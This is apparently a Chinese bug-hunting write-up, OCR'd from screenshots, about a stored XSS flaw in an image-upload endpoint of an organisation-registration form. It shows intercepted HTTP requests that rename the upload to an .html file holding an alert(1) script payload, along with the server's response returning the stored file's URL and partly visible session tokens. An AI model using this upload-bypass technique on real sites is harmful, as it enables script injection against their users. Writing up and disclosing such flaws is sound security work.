

首先让你进行机构的基本信息填写，存在文件上传。

账户管理

机构信息填写

机构信息填写

* 省

河北省

* 市

邯郸市

* 县

成安县


* 详细地址

啊飒飒

* 机构logo主图（图片尺寸120*120px最佳，支持jpg,png格式）

点击图片可进行修改

保存，下一步



2. 随便选择一个图片点击上传。抓包。发现文件名后缀为空，看返回包中显示的是上传的 png 格式，我们把 filename 后面加上 html 后缀，并且插入 xss 语句：<script>alert(1)</script>;，放包。

3.

```

1 POST      ./pf/manage/upload/img HTTP/2
2 Host:
3 Cookie:   ; token=92kE292UyCM2uE6s1EyTg_0zJ3_SycyYV3ph8W4RvXA%3D; refreshToken=
33e7d93d48718cad1ba35b3b7d88; cryptoUserId=BXg999spvlAMOpzd/x8opg%3D%3D; isBindMobile=true; mobile=
***1775; trafficlabe1-v=YES
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0
5 Accept: */*
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Token: GgkxKrABarGJMLnxu_Yb2Q
9 Content-Type: multipart/form-data; boundary=-----83446621839108109322891627290
10 Cont
11 Orig
12 Referer: https://www.s
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-site
16 Te: trailers
17
18 -----83446621839108109322891627290
19 Content-Disposition: form-data; name="file"; filename="blob.html"
20 Content-Type: text/html
21
22 <script>alert(1)</script>
23
24 -----83446621839108109322891627290--

```

4.

```

1 POST      ./pf/manage/upload/img HTTP/2
2 Host:
3 Cookie:   ; token=
92kE292UyCM2uE6s1EyTg_0zJ3_SycyYV3ph8W4RvXA%3D; refreshToken=
d9af33e7d93d48718cad1ba35b3b7d88; cryptoUserId=
BXg999spvlAMOpzd/x8opg%3D%3D; isBindMobile=true
trafficlabe1-v=YES
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
Gecko/20100101 Firefox/83.0
5 Accept: */*
6 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Token: GgkxKrABarGJMLnxu_Yb2Q
9 Content-Type: multipart/form-data;
boundary=-----83446621839108109322891627290
10 Content
11 Orig
12 Referer: https://
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-site
16 Te: trailers
17
18 -----83446621839108109322891627290
19 Content-Disposition: form-data; name="file"; filename="blob.html"
20 Content-Type: text/html
21
22 <script>alert(1)</script>

```

```

1 200 OK
2 te: Mon, 18 Apr 2022 06:37:17 GMT
3 Content-Type: application/json; charset=UTF-8
4 rver: openresty
5 ry: Accept-Encoding
6 Access-Control-Allow-Credentials:
7 Access-Control-Allow-Origin:
8 ry: Origin
9 Access-Control-Allow-Headers: X-Requested-With, Content-Type, Cache-Control, Pragma
10 Access-Control-Allow-Methods: HEAD, POST, GET, OPTIONS, DELETE, PUT
11 Access-Control-Expose-Headers: Content-Disposition, Etag
12 Access-Control-Max-Age: 86400
13
14 {
  "code": 0,
  "msg": "",
  "data": {
    "file": "https://www.s/ED16B7A8D3C4E47AA5B41DDF76A2FC.html"
  }
}

```

5.

6. 成功造成储存 xss.

7.

